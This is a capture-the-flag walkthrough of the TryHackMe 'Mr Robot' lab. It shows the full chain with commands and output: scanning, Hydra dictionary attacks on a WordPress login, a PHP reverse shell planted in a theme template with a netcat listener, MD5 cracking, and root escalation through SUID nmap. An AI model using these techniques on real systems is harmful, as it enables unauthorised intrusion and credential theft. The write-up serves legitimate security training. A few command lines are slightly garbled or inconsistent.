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
# TryHackMe - Mr Robot Room Writeup

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**Figure 1:** Challenge official cover

**Challenge description:** This challenge tests your knowledge of basic web enumeration techniques, conducting username and password dictionary attacks, exploiting WordPress file upload vulnerabilities, and privilege escalation techniques.

**Challenge category:** Web Exploitation - Password Cracking - Privilege Escalation.

**Challenge link:** Mr. Robot

## Information Gathering

### Nmap Scan

The first step for us here is to enumerate the running services on the target system before doing anything.

So to find the services exposed we need to enumerate the provided `Target_IP` using **Nmap**.

```
└─$ nmap -sV -sC 10.10.10.109
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-20 15:07 +03
Nmap scan report for 10.10.10.109
Host is up (0.11s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.79 seconds
```

**Figure 2:** Nmap result

From the above output, we can find that port **80** is open. This is the well-known port for HTTP web service.

## Enumerating the Web Application

After figuring out the running services, let's take a look at the running web application using our browser.



**Figure 3:** Website Home Page

Well! As the author of this room stated this room is “*Based on the Mr. Robot show, can you root this box?*” So when we enumerated the web application manually and followed this nice gamification stuff, we just found nothing but these well-made videos and pictures from the Mr. Robot show.

So let’s focus on our job and don’t enter these rabbit holes!

### Directory Enumeration using Gobuster

To enumerate sub-directories and files you can use tools like **dirbuster**, **dirb**, **gobuster**, or even **burp-suite** but for now, we will use **gobuster**.

```

$ gobuster dir -u http://10.10.10.109 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,js,xml
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.109
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: js,xml,txt,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 235] [→ http://10.10.10.109/images/]
/index.php (Status: 301) [Size: 0] [→ http://10.10.10.109/]
/blog (Status: 301) [Size: 233] [→ http://10.10.10.109/blog/]
/rss (Status: 301) [Size: 0] [→ http://10.10.10.109/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/login (Status: 302) [Size: 0] [→ http://10.10.10.109/wp-login.php]
/ (Status: 301) [Size: 0] [→ http://10.10.10.109/0/]
/feed (Status: 301) [Size: 0] [→ http://10.10.10.109/feed/]
/video (Status: 301) [Size: 234] [→ http://10.10.10.109/video/]
/image (Status: 301) [Size: 0] [→ http://10.10.10.109/image/]
/atom (Status: 301) [Size: 0] [→ http://10.10.10.109/feed/atom/]
/wp-content (Status: 301) [Size: 239] [→ http://10.10.10.109/wp-content/]
/admin (Status: 301) [Size: 234] [→ http://10.10.10.109/admin/]
/audio (Status: 301) [Size: 234] [→ http://10.10.10.109/audio/]
/intro (Status: 200) [Size: 516314]
/wp-login (Status: 200) [Size: 2664]
/wp-login.php (Status: 200) [Size: 2664]
/css (Status: 301) [Size: 232] [→ http://10.10.10.109/css/]
/rss2 (Status: 301) [Size: 0] [→ http://10.10.10.109/feed/]
/license (Status: 200) [Size: 309]
/license.txt (Status: 200) [Size: 309]
/wp-includes (Status: 301) [Size: 240] [→ http://10.10.10.109/wp-includes/]
/js (Status: 301) [Size: 231] [→ http://10.10.10.109/js/]
/wp-register.php (Status: 301) [Size: 0] [→ http://10.10.10.109/wp-login.php?action=register]
/Image (Status: 301) [Size: 0] [→ http://10.10.10.109/Image/]
/wp-rss2.php (Status: 301) [Size: 0] [→ http://10.10.10.109/feed/]
/rdf (Status: 301) [Size: 0] [→ http://10.10.10.109/feed/rdf/]
/page1 (Status: 301) [Size: 0] [→ http://10.10.10.109/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/dashboard (Status: 302) [Size: 0] [→ http://10.10.10.109/wp-admin/]
/%20 (Status: 301) [Size: 0] [→ http://10.10.10.109/]
/wp-admin (Status: 301) [Size: 237] [→ http://10.10.10.109/wp-admin/]

```

Figure 4: Gobuster result


Alright! It seems that the web application has lots of sub-directories and files.

**Note:** When using **gobuster**, it's a good practice to enable the **-x** option to enumerate files with specific extensions, as **gobuster** may overlook files with extensions if we don't use this option. In our case we have used **-x txt,php,js,xml**.

So after taking a look at each sub-directory found by **gobuster**, it looks like the web application is built using WordPress.

From this long sub-directories list, we found the following come in handy: **wp-login.php**, **robots.txt**

## robots.txt file



**Figure 5:** robots.txt

Well done, looks like interesting!

## fsociety.dic file

By navigating to the `/fsociety.dic` directory it is directly being downloaded to our system. So let's open it.

```
$ cat fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
output
SLOTNAME
for
oasis
```

**Figure 6:** fsociety.dic file

Interesting! **fsociety.dic** looks like a usernames or passwords wordlist, so keep it for now.



## Task 1: What is key 1?

From the directories found on the `robots.txt` file, there's a file named `key-1-of-3.txt`. So by opening it, we retrieve the first key.





Figure 7: key-1-of-3.txt file

## Conducting username and password dictionary attack using Hydra

### WordPress Login Page

So as we have mentioned one of the useful sub-directories we found from **gobuster** results is the `wp-login.php`. So let's navigate to it.



**Figure 8:** wp-login.php directory

Well! Now we have a login page but we don't have a valid credentials to login with yet.

In such situations, there are many approaches we can use to bypass the login page. For example, by testing the login form for SQL Injection vulnerabilities, trying to login using default credentials, or conducting a username and password dictionary attack.

In our current situation, as we have a wordlist `fsociety.dic`, we are gonna use it to conduct our dictionary attack. To do so, we are gonna use the well-known **Hydra** tool.

### Username Dictionary Attack

As we don't have any valid username yet, we will use **Hydra** firstly to try to find a valid username. We used the following command to conduct our username dictionary attack:

```
1 $ hydra -L fsociety.dic -p test <target_IP> http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username"
```

`log=^USER^&pwd=^PASS^` are the POST request parameters submitted to the server to check the entered credentials. You can get them from the page source code or by intercepting the request using **Burp Porxy**.

`Invalid username` is the error message shown by the login page to indicate that the entered username is wrong. We have to give **Hydra** to differentiate wrong credentials from right ones.

```
$ hydra -l fsociety.dic -p test 10.10.204.25 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username.'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-20 16:49:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (1:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.10.204.25:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username.
[80][http-post-form] host: 10.10.204.25  login: Elliot  password: test
```

**Figure 9:** Hydra Username Dictionary Attack

Well done! We found a valid username `Elliot`. Now let's run **Hydra** again to conduct a password dictionary attack.

## Password Dictionary Attack

**Note:** The provided `fsociety.dic` wordlist has a lot of duplicated lines, so before we started the attack, we created a unique wordlist using the following command:

```
1 $ sort -u fsociety.dic > fsociety-wordlist
```

Well! To start our password dictionary attack, we used the following command:


```
1 $ hydra -l Elliot -P fsociety-wordlist <target_IP> http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username" -t 30 -I
```

```
$ hydra -l Elliot -P fsociety-wordlist 10.10.12.133 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username' -t 30 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-20 22:34:08
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 30 tasks per 1 server, overall 30 tasks, 11452 login tries (1:1/p:11452), ~382 tries per task
[DATA] attacking http-post-form://10.10.12.133:80/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username
[STATUS] 445.00 tries/min, 445 tries in 00:01h, 11007 to do in 00:25h, 30 active
[STATUS] 783.33 tries/min, 2110 tries in 00:03h, 9342 to do in 00:14h, 30 active
[STATUS] 651.57 tries/min, 4561 tries in 00:07h, 6891 to do in 00:11h, 30 active
[80][http-post-form] host: 10.10.12.133  login: Elliot  password: helloworld
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-20 22:44:18
```

**Figure 10:** Hydra Password Dictionary Attack

So after entering the found username and password, we successfully logged to the WordPress Dashboard.



**Figure 11:** WordPress Dashboard

## Exploiting WordPress File Upload Vulnerability

From the previous dashboard snapshot, we can tell that the running version is 4.3.1. This version is vulnerable to Remote Code Execution (RCE) vulnerability via arbitrary file upload.

As we have access to the admin panel. We can access the [Themes Editor](#). From this situation, we can leverage a reverse shell by exploiting this vulnerable WordPress version.

**Step 1: From the left-side menu, go to → appearance → editor**

**Step 2: Select 404 Template (404.php)**

**Step 3: Prepare the reverse shell payload**

We are gonna use the well-known php-reverse-shell payload by Pentest Monkey. To use it, you can find it in your Kali Linux machine under the `/usr/share/webshells/php` directory named `php-reverse-shell.php` or you can download it from the following link: <https://pentestmonkey.net/tools/webshells/php-reverse-shell>

Well! Now, before uploading the reverse shell to the web server, you need to open the source code file with your favorite text editor and change the found IP address with your TryHackMe IP address to be able to get the reverse shell in the following steps.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

**Figure 12:** php-reverse-shell

Alright! we are ready to go now and upload our shell.

**Step 4: Edit content of 404.php template with our reverse shell code**

Now overwrite the content of `404.php` with your `php-reverse-shell.php` payload content.

**Step 5: Setup Netcat Listener**

To catch our reverse shell we have to start listening on the specified port at the `php-reverse-shell.php` file. Use the following command to set **Netcat** listener:

```
1 $ nc -nlp <specified_port>
```

**Step 6: Go to 404.php to activate the shell**

To fireup our reverse shell, we need to go to the edited `404.php` template from the following link: [http://<target\\_IP>/wordpress/wp-content/themes/twentyfifteen/404.php](http://<target_IP>/wordpress/wp-content/themes/twentyfifteen/404.php)

## Netcat Reverse Shell

Alright! After doing all the steps mentioned above, we should get a reverse shell like the following.

```
$ nc -nlp 4444
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
14:27:20 up 1:07, 0 users, load average: 1.41, 3.60, 3.13
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

**Figure 13:** Netcat Reverse Shell

## User “robot” Privilege Escalation

So after getting our reverse shell, we enumerated the target system to find our keys (*flags*) and we found the second key on the following directory `/home/robot/key-2-of-3.txt` but we don't have permission to access it as it belongs to the user named *robot*. Anyway, we also found an interesting file named “*password.raw-md5*”.

```
$ whoami
daemon
$ ls /home
robot
$ cd /home/robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r----- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

**Figure 14:** user's robot home directory

Interesting this is more likely to be the password hash of user *robot*.

We used an online website called CrackStation to find the hash value of this password, also you can use the well-known **John The Ripper** tool to crack this hash.

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### Free Password Hash Cracker

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Enter up to 20 non-salted hashes, one per line:

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

**Figure 15:** CrackStation MD5 Hash Cracker

Well! Now we can change our current user to the *robot* user in order to retrieve the second key.

```
$ su robot
su: must be run from a terminal
$
```

**Figure 16:** Terminal Error

As you see, when we tried to change to user *robot*, the current shell gave us an error. So let's upgrade our shell to solve this problem.

### Stabilizing nc shell using python

To stabilize our shell we used the following commands:

```
1 $ python3 -c 'import pty; pty.spawn("/bin/bash")'
2 $ CTRL + Z
3 $ stty raw -echo; fg
4 # PRESS enter
5 $ export TERM=xterm-256color
```

## Task 2: What is key 2?

By reading the `key-2-of-3.txt` file on the user's *robot* home directory, we successfully retrieved the second key.

```
robot@linux:~$ whoami
robot
robot@linux:~$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
22c759301040949938c8e3e357455
robot@linux:~$
```

**Figure 17:** key-2-of-3.txt file

## Root Privilege Escalation

To get the final key, we need to escalate our privileges to the *root* user.

To escalate our privileges we exploited a misconfigured binary, specifically the **Nmap**.

To list the binaries with SUID permission enabled, we used the following command:

```
1 $ find / -perm -4000 -type f 2>/dev/null
```

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

**Figure 18:** SUID Binaries

We used the well-known **GTFOBins** abd its provided commands and methodology to ROOT the ma-



chine and the methodology is as follows:

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh // Usage
# whoami
whoami
root
```

**Figure 19:** PrivEsc with Nmap

Wonderful! We have successfully escalated our privileges to the *root* user.

### Task 3: What is key 3?

By reading the `key-3-of-3.txt` file on the *root* home directory, we successfully retrieved the third and final key.

```
# cd /root
cd /root = 8080;
# pwd
pwd
/root
# ls -la
ls -la
total 32
drwx----- 3 root root 4096 Nov 13 2015 .
drwxr-xr-x 22 root root 4096 Sep 16 2015 ..
-rw----- 1 root root 4058 Nov 14 2015 .bash_history
-rw-r--r-- 1 root root 3274 Sep 16 2015 .bashrc
drwx----- 2 root root 4096 Nov 13 2015 .cache
-rw-r--r-- 1 root root 0 Nov 13 2015 firstboot_done
-r----- 1 root root 33 Nov 13 2015 key-3-of-3.txt
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw----- 1 root root 1024 Sep 16 2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
```

**Figure 20:** key-3-of-3.txt file

## Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they're about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.